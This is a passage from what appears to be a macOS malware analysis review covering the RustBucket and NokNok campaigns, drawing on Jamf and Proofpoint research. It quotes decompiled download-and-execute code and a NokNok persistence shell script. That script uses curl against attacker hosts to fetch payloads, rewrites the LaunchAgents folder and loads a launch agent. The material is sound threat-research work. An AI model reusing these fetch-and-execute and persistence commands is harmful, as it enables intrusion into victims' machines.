
Writeups:

- “**BlueNoroff APT group targets macOS with ‘RustBucket’ Malware**”



Infection Vector: Fake PDF Viewer (+PDF)

In the **Jamf report**, the researchers note that stage 1 and 2 payloads are malicious applications, that masquerade as PDF viewers:




Malicious PDF Viewer (credit: Jamf)

Interestingly in order for core components of the malware to execute, a specific PDF must be provided.

> *"Upon execution, the application does not perform any malicious actions yet. In order for the malware to take the next step and communicate with the attacker, the correct PDF must be loaded. We were able to track down a malicious PDF (7e69cb4f9c37fad13de85e91b5a05a816d14f490) we believe to be tied to this campaign, as it meets all the criteria in order to trigger malicious behaviors." -Jamf*

This PDF informs the user that they should use a “dedicated application” …the malicious PDF viewer.



The (trigger) PDF (credit: Jamf)


This perhaps indicates that attackers would email target victims with both the PDF and the (fake) PDF viewer.

Persistence: None

The payloads of RustBucket malware do not support persistence, although subsequent payloads they download, might.

Capabilities: Survey & Download and Execute

The goal of the first stages (binaries) of the attack, is largely to download and execute the final (3rd-stage) payload:



Overview of the Attack (credit: Jamf)


Let's take a peak at the decompilation of the download and execute logic, found in a function named `downAndExecute`:

```
int downAndExecute(int arg0) {
    ...
    r21 = [NSMutableURLRequest alloc];
    r0 = [NSURL URLWithString:r20];
    r0 = [r21 initWithURL:r0];
    r21 = r0;
    if (r0 != 0x0) {
            [r21 setHTTPBody:[@"pw" dataUsingEncoding:0x4]];
            [r21 setHTTPMethod:@"POST"];
            [r21 setValue:@"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)" forHTTPHeaderField:@"User-Agent"];
            r0 = [NSURLSession sharedSession];
            r2 = r21;
            r0 = [r0 dataTaskWithRequest:r2 completionHandler:&var_98];
            [r0 resume];
            while (*(int8_t *)(var_58 + 0x18) == 0x0) {
                    [NSThread sleepForTimeInterval:r2];
            }
            [r21 release];
    }
    return r0;
}


int downAndExecute_block_invoke(int arg0, int arg1, int arg2) {
    ...

loc_100001fa4:
```

```
28      r20 = NSTemporaryDirectory();
29      [NSDate timeIntervalSinceReferenceDate];
30      r20 = [r20 stringByAppendingPathComponent:[NSString stringWithFormat:@"%.0f", r3]];
31      r0 = [r21 writeToFile:r20 options:0x1 error:&var_28];
32
33
34      r21 = [[NSTask alloc] init];
35      [r21 setArguments:[NSArray arrayWithObjects:*(r19 + 0x20)]];
36      [r21 setLaunchPath:r20];
37      [r21 launch];
38
39      return r0;
40  }
```

In the above code, the malware can be seen building a `POST` request to download the 3rd-stage payload (from `deck.31ventures.info`), and then executing it via the `NSTask` class/APIs.

The 3rd-stage payload, is a fully-featured backdoor (written in Rust), that starts by surveying the system. As noted by the Jamf researchers, this survey logic is implemented in the `webT` class:



Survey Methods

There is also an anti-VM check, implemented in the `webT::getinfo::get_vmcheck` method. As shown below, this starts by executing the `system_profiler` utility and then greps for the string `Model Identifier`.

```
1  ;webT::getinfo::get_vmcheck:
2
3  lea     rsi, sysprofilerStr ; "system_profiler SPHardwareDataType"...
4  lea     rdi, [rbp+var_288] ; void *
5  mov     edx, 22h ; '"'
6  call    subprocess::builder::exec::Exec::shell
7  ...
8  lea     rsi, grepStr ; "grep \"Model Name\"grep \"Model Identifier"...
9  lea     rdi, [rbp+var_1B0] ; void *
10 mov     edx, 11h
11 call    subprocess::builder::exec::Exec::shell
12 ....
```

On native hardware the model identifier will be something like `MacBook Pro`, whereas on a VM, it will usually contain the name VM

software (e.g. “VMWare”).

Once the survey has been completed and submitted to the attacker’s server, the malware will execute any payload served up by the C&C server.

NokNok

```
The Charming Kitten (APT42) group was also active during 2023, porting a implant to macOS. This was dubbed NokNok.

…no sample is available at this time :(
```

The initial discovery and analysis of the attack (and `NokNok`) was performed by ProofPoint researchers:

> *In a recent attack against a US-based think tank, Iranian **#cyberespionage** group **#CharmingKitten** was observed porting a PowerShell backdoor to **#macOS**, Proofpoint reports. **#TA453** **#APT42** **#cyberattack** **https://t.co/UJa6ILTAwo***
>
> *— Proofpoint (@proofpoint) **July 13, 2023***


Writeups:

- “**Iranian Cyberspies Target US-Based Think Tank With New macOS Malware**”
- “**Welcome to New York: Exploring TA453’s Foray into LNKs and Mac Malware**”

Infection Vector: Malicious Emails

In order to target macOS users, ProofPoint observed the attackers sending email containing the malware

> *"The message contained a password-protected ZIP file containing the first stage Mac malware along with a series of instructions" -ProofPoint*



Malicious Email Containing NokNok (credit: ProofPoint)

If the recipient followed the instructions in the email and ran the malware, they would become infected.

Persistence: Launch Agent

According to the ProofPoint researchers, the `NokNok` malware contains a persistence module that will persist a binary as a launch agent:


```
ServerAdd="http://library-store.camdvr.org";
ModuleName="Persistence";
SendLog "Successfully start $ModuleName module" "$ModuleName" "$ServerAdd";
rm -r ~/Library/LaunchAgents;
mkdir ~/Library/LaunchAgents;
echo [redacted]5 > ~/Library/LaunchAgents/Id.txt;
curl -k http://library-store.camdvr.org/Download_MacOS_PA/[redacted] -o ~/Library/LaunchAgents/Finder.zip;
unzip ~/Library/LaunchAgents/Finder.zip -d ~/Library/LaunchAgents;
rm -r ~/Library/LaunchAgents/Finder.zip;
cp -R ~/Library/LaunchAgents/Finder.app /Applications;
curl -k http://library-store.camdvr.org/Download_MacOS_PF/[redacted] -o ~/Library/LaunchAgents/org.Finder.plist;
launchctl load org.Finder.plist;
SendLog "Successfully Finish $ModuleName module" "$ModuleName" "$ServerAdd";
```

NokNok's Persistence Module (credit: ProofPoint)

As you can see, the launch agent plist is named: `org.Finder.plist`. Worth noting, as the item to persist is downloaded (but was unable to the researchers) it is not clear what is persisted:

> *"While the file was unavailable to Proofpoint at the time of our analysis, it is almost certain that the TA453-controlled server is either delivering another remote access trojan, or an additional stage for further operator exploitation. " -ProofPoint*

Capabilities: Backdoor



NokNok's Capabilities (credit: ProofPoint)

`NokNok` performs two main tasks: survey, and download (+persist) & execute.

Let's take a look at the survey capabilities first. In order to collect information about an infected host, `NokNok` contains three modules that gather a list of running processes, basic OS/system information, and finally a list of installed applications. All survey information is base64 encoded and then exfiltrated.

Survey:

